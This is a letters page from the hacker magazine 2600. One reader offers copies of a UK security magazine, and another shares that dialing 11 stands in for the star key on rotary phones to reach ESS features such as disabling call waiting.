I sometimes get an English magazine called *ISM* (Information Security Monitor). Do you know about it? I suppose it's the opposite of *2600*, with articles about improved computer security, new computer crime laws, and other nasty stuff. They even report the seizure and return of equipment belonging to two guys called D. Ruderman and E. Corley! Let me know if you are interested—I can run off a photocopy for you, the mag is only 16 pages per month. Meanwhile, please keep on sending *2600*, and let's have articles about European phone/computer systems too.

Michael Marr
Dublin, Ireland

Dear MM:

We're always interested in reading misconceptions, particularly from overseas. Send it on in.

Dear *2600*:

For those of you who don't have touch tones but want to use ESS functions such as call forwarding, the problem of how to dial the star seems insurmountable. Well, there appears to be a solution. The star can be simulated by dialing 11. (Not eleven, two ones, although I'm sure many people will end up calling the star the eleven key from now on.)

*What you say appears to hold true. This is very useful for those of us who want to disable call waiting, which can be a real pain sometimes. Dialing *70 usually works in most ESS offices. Now, 1170 will work as well. There are some ESS systems which don't allow this useful feature, and we have yet to find one that advertises it. (By the way, the disable function only lasts for one call—it doesn't have to be deprogrammed.)*